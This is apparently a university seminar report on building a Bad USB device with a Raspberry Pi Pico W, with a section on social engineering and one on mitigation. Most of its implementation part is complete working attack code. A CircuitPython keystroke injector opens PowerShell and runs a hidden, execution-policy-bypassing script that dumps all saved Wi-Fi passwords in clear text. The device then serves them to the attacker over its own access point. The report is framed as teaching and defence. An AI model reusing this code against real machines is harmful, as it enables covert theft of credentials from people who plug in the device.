Universidade Federal de Santa Catarina

Disciplina: Conceitos Básicos de IoT e de Sistemas Distribuídos

Bad USB using Raspberry Pi Pico W

Aluno
Felipe Moura

Professor:
Carlos Montez

December 13, 2023

1. Purpose:

This project aims to demonstrate the dangers of a common type of cyber attack. In this attack, a small computer device, like a microcontroller, is used to pretend to be a keyboard or mouse (Human Interface Device, HID). The attacker uses this device to secretly enter harmful commands into the victim's computer. We used a Raspberry Pi Pico W as our microcontroller. It acts like a HID and enters commands into the victim's computer very fast trying to not be noticed. The goal of this code is to find all the Wi-Fi passwords saved on the computer. Then, it creates a Wi-Fi network Access Point in Pico W, and shares these passwords via a web server through a simple website.

2. Social Engineering in Bad USB Attacks:

Social engineering plays a crucial role in the effectiveness of Bad USB attacks. This method involves manipulating individuals into performing actions or revealing confidential information. In the case of Bad USB attacks, the manipulation often involves trickery to encourage victims to insert the malicious USB device into their computers.

A striking example of this can be seen in incidents involving U.S. government employees. Attackers sent packages that mimicked gifts from well-known companies like Amazon and Netflix. These packages contained items designed to seem benign, such as a thank you letter or a fake gift card, cleverly concealing the Bad USB device within.

Figure 1: Photos of gifts sent to US government employees with BAD USBs

Once connected to a computer, these devices execute pre-set harmful commands without the user's awareness. This strategy is particularly effective as it exploits the victim's trust in familiar brands and their natural curiosity or excitement about receiving a gift.

This technique was also popularized in popular culture, notably in the TV show "Mr. Robot." In the show, a Bad USB attack is used to gain unauthorized access to a computer system, demonstrating the potential use of such devices in cyber attacks.

The key takeaway is that these attacks don't just rely on technical prowess; they also hinge on exploiting human behaviors like trust and curiosity. This human element is what often makes these attacks successful.

A very recent attack event has confirmed that Bad USB devices are actively being used by Russian espionage actors, targeting entities primarily in Ukraine. These devices can clandestinely spread malware via USB drives and establish communication with remote servers for command and control. It is a sophisticated tool in the cyber espionage toolkit, highlighting the ongoing threat and advanced nature of USB-based cyber attacks.




Figure 2: Anatomy of a 'Bad USB' Device - Inside View

Figure 2 presents an internal view of a 'Bad USB' device, which is constructed using an Arduino Pro Micro board. The board is engineered to act as a HID (Human Interface Device), with modifications allowing it to interface via a standard Type-A USB port, despite originally being designed for a Micro-B port. This alteration is crucial for the device's ability to connect to typical USB ports on most computers, thereby enabling the execution of malicious activities once plugged in.

3. Implementation of Bad USB using Raspberry Pi Pico W:

To implement this solution in Raspberry Pi Pico W we used CircuitPython from AdaFruit and can be download from the link below

https://circuitpython.org/board/raspberry_pi_pico_w/

It also needs the HID library that can be downloaded from here:

https://learn.adafruit.com/circuitpython-essentials/circuitpython-hid-keyboard-and-mouse

To install it unzip the file and drag the .uf2 file to Raspberry Pi Pico W. The device will automatically reboot and you will see it in your file system as a storage device. It shows as CIRCUITPY:

For the purpose of this project I arbitrarily renamed it to PI. This will be important to code to work, unless you change the python code that will be explained below.

After Raspberry Pi Pico W, reboot you need to upload the HID library (adafruit_hid folder) inside the lib folder in the Pico.

This implementation contains the following files: *code.py, usb_hid_map.py, 1.bat, WiFiInfo.ps1* and will generate one file called *1.txt* with the victim's passwords. This last file is the one that will be exposed as a web page.

This implementation works in the following way, when the Raspberry Pi Pico W is connected to a USB port in the victim's computer, it automatically runs code.py and this is done because of the standard Circuit Python implementation.

Now let's analyze our code.py python code:

First we important all required libraries

```
import usb_hid
import time
import usb_hid_map as usb
from adafruit_hid.keyboard import Keyboard
import wifi
import socketpool
```

These next 2 functions are responsible to turn on a web server serving the 1.txt file when it is generated

```
def read_file(file_path):
    while True:
        try:
            with open(file_path, "r") as file:
                return file.read()
        except Exception as e:
            print("waiting file")
            time.sleep(1)


def simple_http_server():
```

```
    info = read_file("1.txt")
    print(info)
    html = ""
    for char in info:
        if char == "\n":
            html += char + "</br>\n"
        else:
            html += char
    server_socket = pool.socket()
    server_socket.bind((str(wifi.radio.ipv4_address_ap), 80))
    server_socket.listen(1)

                        print("Server     is     listening     on
{}:80".format(str(wifi.radio.ipv4_address_ap)))

    while True:
        print("Waiting for a connection...")
        client_socket, client_address = server_socket.accept()
        print("Accepted connection from:", client_address)
           client_socket.send("HTTP/1.0  200  OK\r\nContent-Type:
text/html\r\n\r\n")
        print(info)
        client_socket.send(html)
        time.sleep(0.5)
        client_socket.close()
```

This function is responsible for “typing”

```
def send(this_input, sleep=0):
    for item in this_input:
        if type(item) is list:
            kbd.send(*item)
        else:
            kbd.send(item)
    time.sleep(sleep)
```

The program prepares Pico W to create an access point with name *pico* and password *picowifi8*

```
ap_ssid = "pico"
ap_password = "picowifi8"
# Configure access point
wifi.radio.start_ap(ssid=ap_ssid, password=ap_password)
```

```
# Print access point settings
print("Access point created with SSID: {}, password: {}".format(ap_ssid, ap_password))
print("My IP address is", str(wifi.radio.ipv4_address_ap))
# Create a socket pool
pool = socketpool.SocketPool(wifi.radio)
```

The following part of the code is responsible for typing the malicious code on the victim's computer. It runs powershell commands, changes directory to Pi directory and runs the 1.bat file that is inside pico.

```
kbd = Keyboard(usb_hid.devices)
payload1 = [usb.RUN]
payload2 = usb.get_sequence("powershell")
payload2.append(usb.ENTER)
time.sleep(1)
payload3 = usb.get_sequence('cd (Get-WmiObject -Class Win32_Volume -Filter "Label = \'PI\'").DriveLetter')
payload3.append(usb.ENTER)
payload4 = usb.get_sequence('.\\1.bat')
payload4.append(usb.ENTER)

time.sleep(0.2)
send(payload1, 0.2)
send(payload2, 0.5)
send(payload3)
send(payload4)
```

After that, the program starts the web server:

```
simple_http_server()
```

Analyzing what 1.bat does, it just calls a powershell script on WiFiInfo.ps1

```
@echo off
powershell.exe -w h -NoP -NonI -Exec Bypass -File "%~dp0WiFiInfo.ps1"
```

WiFiInfo.ps1 is the file that grabs all the wifi passwords recorded on the victims machine and record on Pico W as 1.txt

```
# Get the drive letter for CIRCUITPY (remaned to PI)
$drive = (Get-Volume | Where-Object FileSystemLabel -eq 'PI').DriveLetter
```

```
# Save the output file to the determined drive
$outputFile = "${drive}:\1.txt"

(netsh wlan show profiles | Select-String -Pattern "All User Profile\s*:" | % { $profile = $_.ToString().Split(":")[1].Trim(); $password = (netsh wlan show profile name="$profile" key=clear | Select-String -Pattern "Key Content\s*:" | % { $_.ToString().Split(":")[1].Trim() }); "$profile : $password" }) | Out-File -encoding utf8 -FilePath $outputFile
```


And the last file is the usb_hid_map.py that must be inside the lib folder. It maps each individual keyboard character to their corresponding HID usage IDs. These IDs are used in this implementation to represent keyboard keys in HID communication. It must be noted that the keyboard on this file is the USA keyboard, so this implementation will not work for other kinds of keyboards.

I will not post this last file here, but all the files are attached to this seminar report.

Below is a small **video** showing how fast this attack can happen.

https://drive.google.com/file/d/1CXAzT9C8RbT_FhkrgVwIfTBFTFoxb0HI/view?usp=sharing

And bellow is a screenshot of the page being served by Raspberry Pi Pico W. I removed the passwords for security reasons. It is important to notice that to access this page, you need first to connect to the wifi AP that was created by Pico W.



It is also good to note that this payload is just an example for academic purposes, but the attacker could run any code including reverse shells, for example, for full remote control of the computer.

4. Mitigating this attack

To mitigate the risk of Bad USB attacks, organizations and individuals should enforce strict policies on the use of external USB devices. Implementing device control software that restricts USB access to only pre-authorized devices can prevent unauthorized devices from executing malicious payloads. Additionally, educating employees on the dangers of plugging in unknown USB devices and the tactics used in social engineering can raise awareness and reduce susceptibility to such attacks. Regularly updating security software to detect and block known threats and disabling autorun features on computers are also effective strategies for mitigating these risks.

5. Conclusion

In conclusion, the threat posed by Bad USB attacks is a potent reminder of the evolving landscape of cybersecurity threats. With social engineering at the core of these attacks, vigilance and education are paramount. By enforcing strict usage policies, restricting USB device access, and maintaining up-to-date security practices, both individuals and organizations can significantly reduce their vulnerability to these insidious threats. As technology progresses, so must our approaches to safeguarding against such sophisticated and deceptive methods of cyber warfare.

References

https://www.iiis.org/CDs2017/CD2017Spring/papers/ZA340MX.pdf

https://mjoc.uitm.edu.my/main/images/journal/vol3-2018/MJOC-Submission-C-18030101-Final_5June2018.pdf

https://www.youtube.com/watch?v=1ZW-tZLm0jE

https://thehackernews.com/2023/11/russian-cyber-espionage-group-deploys.html